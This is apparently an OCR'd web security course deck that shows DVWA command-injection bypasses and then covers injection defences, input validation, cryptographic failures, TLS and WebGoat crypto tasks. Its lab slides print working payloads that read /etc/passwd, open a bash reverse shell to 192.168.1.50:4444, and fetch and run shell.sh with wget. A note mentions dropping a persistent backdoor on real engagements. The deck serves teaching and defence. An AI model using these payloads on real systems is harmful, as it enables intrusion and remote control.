
Notes: "Medium strips && and ; — the two most common separators. But it forgets the pipe | and the single &. That's our bypass."

LESSON

Command injection

Escalate : Medium

Payload:



127.0.0.1 | cat /etc/passwd

127.0.0.1 | ls /root

127.0.0.1 | bash -i >& /dev/tcp/192.168.1.50/4444 0>&1

Notes: "Everything works the same as Low, just with | instead of ; or &&. The reverse shell payload also works because | is just a way to chain — the shell still executes the right-hand side."


LESSON

Command injection

Bypass (No spcae after pipe: High

Payload:

127.0.0.1|whoami




Notes: "No space between the pipe and the command. The filter looks for | (pipe-space) and doesn't find it, so the pipe passes through. The shell doesn't care about the missing space — it still executes whoami. This is a classic blacklist bypass: the filter is one character off."

LESSON

Command injection

Escalate: High



Payload:

127.0.0.1|cat /etc/passwd

127.0.0.1|ls -la /root

127.0.0.1|wget http://192.168.1.50/shell.sh

127.0.0.1|chmod +x shell.sh

127.0.0.1|./shell.sh

Notes: "Same technique, no space after the pipe. I can download a reverse shell script, make it executable, and run it. On a real engagement this is where you'd drop a persistent backdoor or a webshell. Note: if PHPIDS is enabled in your DVWA instance it may flag the wget or file-write payloads — disable it for the lab."

LESSON

Command injection

BYTE SHIELD

Summary Key Takeaways

Level	Filter	Bypass	Key lesson	
Low	None	`;`, `&&`, `` ` ``	`` ` ``	Any operator works
Medium	Strips `&&`, `;`	`|` (pipe)	Incomplete blacklist	
High	Strips `;`, `&`, `` ` ``	`|`, `$`, `()`, etc.	`|` (no space after pipe)	Filter is one char off

Fix: Use escapeshellarg() + filter_var($ip, FILTER_VALIDATE_IP)

Notes: "Three levels, three progressively stronger filters, and all three are broken by a single character. The fix is straightforward: validate the input is actually an IP with FILTER_VALIDATE_IP, and escape it with escapeshellarg() before passing to the shell. Even DVWA's 'Impossible' level doesn't use escapeshellarg() — it only whitelists IP characters, which is better but still not the proper fix."

OTHER CONTEXTS

LDAP, NoSQL, templates and headers

BYTE SHIELD

LDAP injection

Directory searches use filters such as (&(user=NAME)(pass=PW)). Input containing parentheses, asterisks or logical operators can rewrite the filter, for example turning a password test into a wildcard.

Fix: escape per RFC using the platform's LDAP encoder, and bind with a low-privilege account.

NoSQL injection

Where a query is an object rather than a string, sending an object where a string was expected can insert an operator that always matches.

Fix: enforce types before querying. Never pass a parsed body straight into a query.

Template injection

User input rendered as part of a template, rather than passed into one, lets the attacker write template syntax the engine then evaluates.

Fix: never build templates from user input. Use a sandboxed engine.

Header and log injection

Carriage return and newline characters inserted into a header or log entry can split a response or forge log lines.

Fix: strip control characters. Use structured logging.

Four different interpreters, four different escaping rules, one shared cause. This is why the answer is separation rather than a universal filter.

LESSON

Parameter handling

Parameter handling and **input validation** are the core defensive controls used to secure the trust boundary of a web application.

Every security vulnerability we have discussed—including **SQL Injection, and Command Injection**—fundamentally occurs because an application trusts incoming parameter data without validating its format, type, or bounds before processing it.

Validation done properly

BYTE SHIELD

Allow-list (do this)

Define exactly what is acceptable and reject everything else. A quantity is one to four digits. A username is letters, digits and underscore, 3 to 20 characters.

Deny-list (avoid)

List what is forbidden and allow the rest. Always incomplete: new encodings, alternative syntax and unusual characters keep appearing.

Validate on the server	Client-side checks are for user experience. They are not a control.
Check type, then range, then format	Is it a number, is it in bounds, does it match the expected shape?
Canonicalise before checking	Decode once, normalise Unicode and paths, then validate. Never validate then decode.
Validate at the boundary, encode at use	Check input on arrival, and encode or parameterise again for each interpreter it reaches.

Validation reduces the attack surface. It does not make an unsafe query safe. You need both.

The defence, by interpreter

BYTE SHIELD

IF INPUT REACHES	USE THIS	NEVER RELY ON
A database query	Parameterised queries or prepared statements	Hand-written escaping
A shell command	A direct program call with an argument array	Quoting the string yourself
An LDAP filter	The platform's LDAP escaping function	Removing a list of characters
A file path	Resolve, then confirm it stays inside the allowed directory	Stripping dot-dot sequences
An HTML page	Context-aware output encoding, plus CSP	Blocking the word script
A template engine	Pass data as variables into a fixed template	Rendering user input as a template
Any interpreter at all	Least privilege, so a success has limited reach	A single central sanitiser

Reference slide. The right-hand column is the list of things that look like fixes in a code review and are not.

LESSON

Cryptographic failures

Cryptographic failures (previously known as *Sensitive Data Exposure* in the OWASP Top 10) occur when an application incorrectly implements or fails to use cryptography, leading to the exposure of sensitive data like passwords, credit card numbers, health records, and session tokens.

This is not a vulnerability in the cryptographic algorithms themselves (like AES or RSA). Instead, it is a structural failure in **how the application handles, stores, or transmits data**.

Hashing, encryption and encoding are not the same

BYTE SHIELD

	REVERSIBLE?	WHAT IT IS FOR
Encoding	Yes, by anyone. No key.	Safe transport of data. Base64, URL encoding, hex.
Hashing	No. One-way by design.	Verifying without storing: passwords, integrity checks.
Encryption	Yes, with the key.	Confidentiality where the data must be read back later.

```
Base64   cGFzc3dvcmQ=          -> anyone can decode this in one second
Argon2   $argon2id$v=19$m=65536,...   -> nobody can reverse this
```

! **Why security cares.** Base64 is not encryption. Finding a base64 value in a cookie or a token tells you nothing about whether it is protected, and treating encoding as protection is one of the most common real findings.

DATA AT REST

Storage and key management

BYTE SHIELD

Classify first	Decide what is sensitive: credentials, personal data, financial data, health data, business secrets.
Do not store what you do not need	The cheapest protection is deletion. Shorten retention and avoid collecting spare fields.
Hash credentials, encrypt the rest	Passwords are hashed with Argon2id or bcrypt. Data you must read back is encrypted.
Use authenticated encryption	AES-GCM or similar, so tampering is detected. Never design your own mode.
Keep keys away from data	A key management service or vault, not the source repository, not a config file beside the database.
Plan for rotation	Keys must be replaceable without rewriting every record. Version your encrypted values.
Do not forget the copies	Backups, exports, log files, caches, test databases and analytics pipelines all hold the same data.

The last row is the one that fails audits. Production is encrypted; the nightly export on a laptop is not.

LESSON

Transport encryption

Transport encryption is the security practice of protecting data while it is moving across a network between a client (like a web browser) and a server (like a web application).

Without transport encryption, data travels in plain text, making it vulnerable to interception, eavesdropping, and tampering by malicious actors through **Man-in-the-Middle (MitM) attacks**.

DATA IN TRANSIT

Transport encryption done right

BYTE SHIELD

HTTPS everywhere

Every page and every API call, not just the login form. Redirect all HTTP to HTTPS.

Modern TLS only

TLS 1.2 and 1.3. Disable older protocol versions and weak cipher suites.

HSTS

Strict-Transport-Security tells the browser to refuse plain HTTP for this site in future.

Valid certificates

Correct hostname, in date, complete chain, from a trusted authority. Automate renewal.

No mixed content

One script or image loaded over HTTP on an HTTPS page undermines the whole page.

Verify on the server too

Server-to-server calls must validate certificates. Disabling verification to fix an error is a hole.

A

Analogy. A courier service. Modern TLS is a sealed, tracked, identity-checked delivery. Old TLS is the same envelope with a lock that has a published key.

Free automated certificates removed the last excuse for plain HTTP. A missing HSTS header is a routine finding.

LESSON

Sensitive data protection


Sensitive data protection is a comprehensive cybersecurity practice focused on safeguarding critical information—such as PII (Personally Identifiable Information), financial records, health metrics, and access credentials—from unauthorized disclosure, alteration, or destruction.

LESSON

Crypto Basics – Webgoat Lab

Concept:


This lesson explains different types of cryptography techniques that are commonly used in web applications.




LESSON

Sensitive data protection

Task 2: Base64 Encoding






Notes: "This is the most basic 'crypto failure' — the developer used Base64 as if it were encryption. It's an encoding, not a cipher.
Anyone can reverse it in one command. The lesson: encoding ≠ encryption. Base64 provides zero confidentiality."


LESSON

Sensitive data protection

Task 3: XOR Encoding

https://strelitzia.net/wasXORdecoder/wasXORdecoder.html






Notes: "Same principle as DVWA's Low level — repeating XOR. If the key is short and you can guess part of the plaintext (known-plaintext attack), you recover the key. CyberChef makes this trivial: just chain From Hex and XOR."


LESSON

Sensitive data protection

BYTE SHIELD

Task 4: HASH Identification




